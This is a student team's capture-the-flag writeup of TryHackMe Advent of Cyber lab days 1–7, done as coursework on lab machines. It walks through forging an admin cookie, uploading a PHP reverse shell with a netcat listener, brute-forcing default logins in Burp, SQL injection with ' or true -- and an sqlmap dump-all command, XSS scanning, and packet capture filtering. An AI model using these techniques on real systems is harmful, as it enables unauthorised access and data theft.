

PSP0201

Weekly

Writeup

Group Name: Hepi3Fren

Members


ID	Name	Role
1211101589	Chew Shen	Leader
1211101582	Teoh Kai Loon	Member
1211101737	Lim Zhong Jun	Member

Day 1: Web Exploitation – A Christmas Crisis


Tools used: Kali Linux, Firefox

Solution/walkthrough:


Question 1:



Question 2:




Question 3 & Question 4 & Question 5 & Question 6:



Question 7:

Cache Storage		Filter items									
	Cookies	Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
>	http://10.10.255.245	auth	7b22036f6d700fe79223a32546865204265737420466373746976616c20436f6d7016e79223c2022757365726e616d65223a263727568227d	10.10.255.245	/	Session	120	false	false	None	Sun, 19 Jun 2022 09:27:01...
>	Indexed DB										
>	Local Storage										

Question 8:



Thought Process/Methodology:

Having accessed the target machine, we were shown a login/registration page. We proceeded to register an account and login. After logging in, we opened the browser's developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username element. Using Cyberchef, we altered the username to 'santa', the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with a converted one and refreshed the page. We are now show an administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag

Day 2 - The Elf Strikes Back!

Tool used: Kali Linux, FireFox

Question 1:


For Elf McEager:

You have been assigned an ID number for your audit of the system: **ODIzODI5MTNiYmYw**. Use this to gain access to the upload section of the site.
Good luck!

You note down the ID number and navigate to the displayed IP address (10.10.85.83) in your browser.



Question 2:



Question 3:

Index of /uploads

Name	Last modified	Size	Description
..			Parent Directory

Question 4:



Question 5:

The terminal window shows a Linux security server environment. The user has run the command 'cat /var/www/Flag.txt' and is viewing the contents of the file. A message at the bottom of the screen reads:

You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.

Have a flag -- you deserve it!
THM{MGU3Y2UyMG0wNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
--Muiri (@MuirlandOracle)

Thought Process/Methodology:

After insert the string text (?id=ODIzODI5MTNiYmYw) given by the room of tryhackme, search for the page source and the file type that are accepted will be shown. The directory can be found by using gobuster or try the directory given by the room. The netcat parameter explanation can be found on the room or just by search on google. Run /usr/share/webshells/php/php-reverse-shell.php on terminal and change the ip and the port. Run netcat to listen to port 443 and upload the reverse shell to the website. Run cat /var/www/flag.txt after the netcat listens and the flag will be shown.

Day 3-Christmas Chaos

Tools used: Kali Linux, Firefox,burpsuite

Solution/walkthrough:

Question 1

control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (**IoT**) devices by remotely logging,

Question 2

default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):

Question 3



agent-18 (U.S. Dept Of Defense staff) posted a comment.

Updated Jun 25th (2 years ago)

Question 4

See it inside edit burp

Port

8080

Question5

See it inside edit burp

Proxy Type

HTTP




Question 6

Select "Cluster Bomb" in the Attack type dropdown menu; this attack type iterates through each payloads sets in turn, so every combination of each set is tested.

Question 7

After done attack,log in with the username and password,it will show the flag



Thought Process/Methodology:

First, we start burpsuite. Then we click on the foxy proxy and select burp. Then, we go back to the chosen website and then at the bursuite we tap forward. Then we type username and password at the website and then sign in. The request will show up in the proxy tab, we right click it and click the send to intruder. After that we go to the intruder tab and then click the "Position" tab. We highlight the username and the click add, then highlight the password and click add. Then, for the attack type we select "cluster bomb". Then we go to the "Payloads" tab, for set 1, at the "Payload Options", we add some username such as "admin", "root" and "user". Then we go to the payload set 2 and then we add some common default password for example "password", "admin" and "12345" at the payload option. After that we click the start attack button. Then we choose the combination that have different length. After that we go back to the webpage and then type the username: "admin" and password: "12345". Then it will show us the flag.

Day 4-Santa's watching

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 2

Run the command gobuster and found the /api directory on the last second line. The file site-log.php is shown on the 2nd picture.

```
File Actions Edit View Help
[1211101737@kali:~]
$ gobuster dir -u http://10.10.16.180 -w /usr/share/wordlists/dirb/big.txt -x .php

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.16.180
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Extensions:  php
[+] Timeout:      10s
2022/06/20 06:29:37 Starting gobuster in directory enumeration mode
=====
/.htaccess      (Status: 403) [Size: 277]
/.htaccesswd.php (Status: 403) [Size: 277]
/.htpasswd      (Status: 403) [Size: 277]
/.htaccess.php  (Status: 403) [Size: 277]
/LICENSE        (Status: 200) [Size: 1086]
/api            (Status: 301) [Size: 310] [→ http://10.10.16.180/api/]
/server-status  (Status: 403) [Size: 277] XssS

TryHackMe | 25 Days of Index of /api + ...
[1211101737@kali:~]

```

Index of /api


Name	Last modified	Size	Description
 Parent Directory		-	
 site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.16.180 Port 80



Question 3

Fuzz the date parameter on the file site-log.php



Question 4

The screenshot shows a browser window with the URL <https://manpages.debian.org/buster/wfuzz/wfuzz.1.en.html>. The page content is the manpage for wfuzz(1). Below the browser is a terminal window with the following text:

```
OPTIONS
-h      Print information about available arguments.
--help   Advanced help.
--version
--e <type>
--recipe <filename>
--dump-recipe <filename>
--oF <filename>
-c      Output with colors
-v      Verbose information.
-f filename,printer

```

To the right of the terminal, there is a small table:

testing	3.0.1-1
unstable	3.1.0-1

Thought Process/Methodology:

Having accessed the target machine, we use GoBuster against the target and found the /api directory. We enter the <ip>/api to find the file. After that, we fuzz the date parameter on the site-log.php and we got the flag.

Day 5-Someone stole Santa's gift list!

Tools used: Kali Linux, Firefox, Burpsuite

Solution/Walkthrough:

Question 1

Searched it on google.com

port 1433

If enabled, the default instance of the SQL Server Database Engine listens on **TCP port 1433**. Named instances of the Database Engine and SQL Server Compact are configured for dynamic ports.

11 Mar 2022

Question 2

By simply guessing the login panel through the hint on TryHackMe.com

💡 Question Hint

The name is derived out of 2 words from this question.

/s**tap***l

Question 3

Santa's TODO: Look at alternative database systems that are better than sqlite.

Question 6

The database has been updated while you were away!

Enter: * or true --

Search

Gift	Child
shoes	James
skateboard	John
iphone	Robert
playstation	Michael
xbox	William
candy	David
books	Richard
socks	Joseph
10 McDonalds meals	Thomas
toy car	Charles
air hockey table	Christopher
lego star wars	Daniel
bike	Matthew
table tennis	Anthony
fazer chocolate	Donald
wii	Mark
github ownership	Paul
finnish-english dictionary	James
laptop	Steven
rasberry pie	Andrew
TryHackMe Sub	Kenneth
chair	Joshua

Question 4/ Question 5/ Question 6/Question 7/Question 8

-22 entries are there in the gift database by simply counting. James' age is shown on the corresponding row under the 'age' column. Github ownership under the 'title' column is corresponding to Paul.

```
PS>1211101737@kali:/home/1211101737/Downloads
File Actions Edit View Help
+-----+-----+
| password | username |
+-----+-----+
| EHCNSWzzFP6sc7gb | admin |
+-----+-----+
[09:21:39] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.70.122/dump/SQLite_masterdb/users.csv'
[09:21:39] [INFO] fetching columns for table 'sequels'
[09:21:40] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+-----+-----+-----+
| kid | age | title |
+-----+-----+-----+
| James | 8 | shoes |
| John | 4 | skateboard |
| Robert | 17 | iphone |
| Michael | 5 | plantation |
| William | 6 | xbox |
| David | 6 | candy |
| Richard | 9 | books |
| Joseph | 7 | socks |
| Thomas | 10 | McDonalds meals |
| Charles | 3 | toy car |
| Christopher | 8 | air hockey table |
| Daniel | 12 | lego star wars |
| Matthew | 15 | bike |
| Anthony | 3 | table tennis |
| Donald | 4 | fazer chocolate |
| Mark | 17 | wii |
| Paul | 9 | github ownership |
| James | 8 | finnish-english dictionary |
| Steven | 11 | laptop |
| Andrew | 16 | raspberry pie |
| Kenneth | 19 | TryHackMe Sub |
| Joshua | 12 | chair |
+-----+-----+-----+
[09:21:40] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.70.122/dump/SQLite_masterdb/sequels.csv'
[09:21:40] [INFO] fetching columns for table 'hidden_table'
[09:21:40] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+-----+
| flag |
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+
```

Thought Process/Methodology:

Having accessed the target machine, we were shown a Santa's Official Forum page. We then enter the santa panel with /santapanel after the IP address. We entered ' or true -- statement on the username bar. The same statement ' or true -- is entered into the database and the table is shown. After that, we opened BurpSuite and BurpSuite Browser. The same IP address with /santapanel applies on this browser and login using the ' or true -- statement. We entered 'test' on the search bar with 'intercept is on' on BurpSuite and save it. Run the command sudo sqlmap -r santapanelsql --tamper=space2comment --dump-all --dbms sqlite. Finally, we got the table, flag and the admin password

Day 6-Be careful with what you wish on a Christmas night

Tools used: Kali Linux, Firefox, OWASP ZAP

Solution/Walkthrough:

Question 1

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

Question 2


Allow List Regular Expression Examples

Validating a U.S. Zip Code (5 digits plus optional -4)

```
^\d{5}(-\d{4})?$/
```

Question 4

The query “q” is shown (?q=lol) on the search bar by simply typing “lol” on the search query




A screenshot of a web browser window titled "TryHackMe | 25 Days of ... Santa's portal". The address bar shows the URL "10.10.9.182:5000/?q=lol". The page content is a "Welcome to Santa's official 'Make a Wish!' website" with a decorative header featuring pinecones and Christmas ornaments. Below the header, it says "YEAR 2020". A message reads "Here you can anonymously submit your Christmas wishes and see what other people wished too!". There is a search input field labeled "Search query" containing "lol". Below the search field, a message says "Here are all wishes that have 'lol':". A text input field is labeled "Enter your wish here:" with placeholder text "New book...". A green button labeled "WISH!" is located at the bottom right.

Question 5

```
http://www.google.com/search?q=OWASP%20ZAP
```

```
http://www.google.com:80/search?q=OWASP%20ZAP
```

Question 6 & Question 7



Thought Process/Methodology:

Having accessed the target machine, we were shown a Santa's portal page. Firstly, we simply enter "lol" in the "search query" and we found the query "q". We proceeded to install OWASP ZAP and open it. Furthermore, we click "Automated Scan" and put in our IP address on "URL to attack" and start to attack by clicking the "Attack" button. After that, by simply entering the wish on "Enter your wish here" on Santa's portal, we can now see 2 XSS alerts.

Day 7-The Grinch Really Did Steal Christmas

Tools used: Kali Linux, Firefox, Wireshark

Solution/Walkthrough:

Question 1

Search “icmp” and see the source with request and the IP address is shown

No.	Time	Source	Destination	Protocol	Length Info
17	10.430447	10.11.3.2	10.10.15.52	ICMP	74 Echo (ping) request id=0x0001, seq=1/256, ttl=127 (reply in 18)
18	10.430472	10.10.15.52	10.11.3.2	ICMP	74 Echo (ping) reply id=0x0001, seq=1/256, ttl=64 (request in 17)
19	11.428953	10.11.3.2	10.10.15.52	ICMP	74 Echo (ping) request id=0x0001, seq=2/512, ttl=127 (reply in 20)
20	11.428977	10.10.15.52	10.11.3.2	ICMP	74 Echo (ping) reply id=0x0001, seq=2/512, ttl=64 (request in 19)
21	12.432844	10.11.3.2	10.10.15.52	ICMP	74 Echo (ping) request id=0x0001, seq=3/768, ttl=127 (reply in 22)
22	12.432870	10.10.15.52	10.11.3.2	ICMP	74 Echo (ping) reply id=0x0001, seq=3/768, ttl=64 (request in 21)
23	13.433469	10.11.3.2	10.10.15.52	ICMP	74 Echo (ping) request id=0x0001, seq=4/1024, ttl=127 (reply in 24)
24	13.433495	10.10.15.52	10.11.3.2	ICMP	74 Echo (ping) reply id=0x0001, seq=4/1024, ttl=64 (request in 23)

Question 2

We use http.request.method == GET as shown in the TryHackMe.com

Show all packets that use a specific method of the protocol given. For example, HTTP allows for both a
protocol.request.method

http.request.method ==
GET / POST

Question 3

We apply http.request.method == GET filter.

No.	Time	Source	Destination	Protocol	Length Info
67	62.185886	10.10.67.199	10.10.15.52	HTTP	394 GET / HTTP/1.1
71	62.478663	10.10.67.199	10.10.15.52	HTTP	363 GET /fontawesome/css/all.min.css HTTP/1.1
75	62.479630	10.10.67.199	10.10.15.52	HTTP	348 GET /css/dark.css HTTP/1.1
83	62.486991	10.10.67.199	10.10.15.52	HTTP	333 GET /js/bundle.js HTTP/1.1
85	62.487045	10.10.67.199	10.10.15.52	HTTP	327 GET /js/fontawesome-all.min.css HTTP/1.1
98	62.487066	10.10.67.199	10.10.15.52	HTTP	347 GET /font/fontawesome-png HTTP/1.1
105	62.516878	10.10.67.199	10.10.15.52	HTTP	336 GET /post/index.json HTTP/1.1
107	62.530896	10.10.67.199	10.10.15.52	HTTP	439 GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
108	62.532591	10.10.67.199	10.10.15.52	HTTP	445 GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
117	62.549748	10.10.67.199	10.10.15.52	HTTP	415 GET /fonts/noto-v20-latin-regular.woff2 HTTP/1.1
120	62.550797	10.10.67.199	10.10.15.52	HTTP	351 GET /font/fontawesome-ico.ico HTTP/1.1
295	63.665611	10.10.67.199	10.10.15.52	HTTP	445 GET / HTTP/1.1
299	63.694780	10.10.67.199	10.10.15.52	HTTP	414 GET /fontawesome/css/all.min.css HTTP/1.1
303	63.695898	10.10.67.199	10.10.15.52	HTTP	399 GET /css/dark.css HTTP/1.1
315	63.697840	10.10.67.199	10.10.15.52	HTTP	384 GET /js/bundle.js HTTP/1.1
316	63.698177	10.10.67.199	10.10.15.52	HTTP	393 GET /js/instantpage.min.js HTTP/1.1
320	63.698273	10.10.67.199	10.10.15.52	HTTP	390 GET /font/fontawesome-ico.ico HTTP/1.1
335	63.987281	10.10.67.199	10.10.15.52	HTTP	387 GET /post/index.json HTTP/1.1
338	63.997588	10.10.67.199	10.10.15.52	HTTP	366 GET /favicon.ico HTTP/1.1
340	64.005368	10.10.67.199	10.10.15.52	HTTP	481 GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
402	64.026962	10.10.67.199	10.10.15.52	HTTP	496 GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
403	64.028416	10.10.67.199	10.10.15.52	HTTP	469 GET /font/fontawesome-ico.ico HTTP/1.1
471	66.239846	10.10.67.199	10.10.15.52	HTTP	365 GET /font/fontawesome-ico.ico HTTP/1.1
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369 GET /posts/post/index.json HTTP/1.1
478	66.249669	10.10.67.199	10.10.15.52	HTTP	463 GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1

Frame II: 365 bytes on wire (2920 bits), 365 bytes captured (2920 bits)

Ethernet II, Src: MS-NLB-PhysServer-32.03:00:d9:6c:db (02:23:00:d9:6c:db), Dst: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b)

Internet Protocol Version 4, Src: 10.10.67.199, Dst: 10.10.15.52

Transmission Control Protocol, Src Port: 55658, Dst Port: 80, Seq: 1192, Ack: 1742344, Len: 299

Hypertext Transfer Protocol

0000 02 89 03 cb f7 6b 02 23 60 d9 6c db 08 00 45 00 ... k # ` 1 .. E

pcap1.pcap Packets: 510 - Displayed: 28 (5.5%) Profile: Default

Question 4

We apply `tcp.port == 21` filter by opening `pcap2.pcap`

No.	Time	Source	Destination	Protocol	Length	Info
6	2.0.000000	10.10.73.252	10.10.122.128	FTP	62	Request: QUIT
7	2.0.000000	10.10.122.128	10.10.73.252	FTP	60	Response: 221 Goodbye.
8	2.0.555811	10.10.122.128	10.10.73.252	TCP	66	45332 - 21 [ACK] Seq=7 Ack=15 Win=491 Len=0 Tsvl=411028463 Tscr=894813665
9	2.0.555820	10.10.73.252	10.10.122.128	TCP	66	45332 - 21 [ACK] Seq=7 Ack=16 Win=491 Len=0 Tsvl=411028463 Tscr=894813665
10	2.0.555829	10.10.73.252	10.10.122.128	TCP	66	45332 - 21 [FIN, ACK] Seq=16 Ack=8 Win=490 Len=0 Tsvl=894813670 Tscr=411028463
11	2.0.555834	10.10.122.128	10.10.73.252	TCP	66	45340 - 21 [ACK] Seq=16 Ack=9 Win=490 Len=0 Tsvl=411028463 Tscr=411028463
13	2.0.555840	10.10.122.128	10.10.73.252	TCP	66	45340 - 21 [ACK] Seq=16 Ack=10 Win=490 Len=0 Tsvl=411028463 Tscr=411028463
14	4.193479	10.10.122.128	10.10.73.252	TCP	74	21 - 45340 [SYN, ACK] Seq=8 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM=1 Tsvl=894815218 Tscr=411030814 WS=128
15	4.193828	10.10.122.128	10.10.73.252	TCP	66	45340 - 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 Tsvl=411030814 Tscr=894815218
16	4.195568	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TBFC FTP Server.
17	4.195812	10.10.73.252	10.10.122.128	TCP	66	45340 - 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 Tsvl=411030816 Tscr=894815220
20	7.866326	10.10.73.252	10.10.122.128	FTP	83	Request: USER elmcskid
21	7.866330	10.10.122.128	10.10.73.252	TCP	66	45340 - 21 [ACK] Seq=99 Ack=1 Win=62848 Len=0 Tsvl=411033777 Tscr=894818981
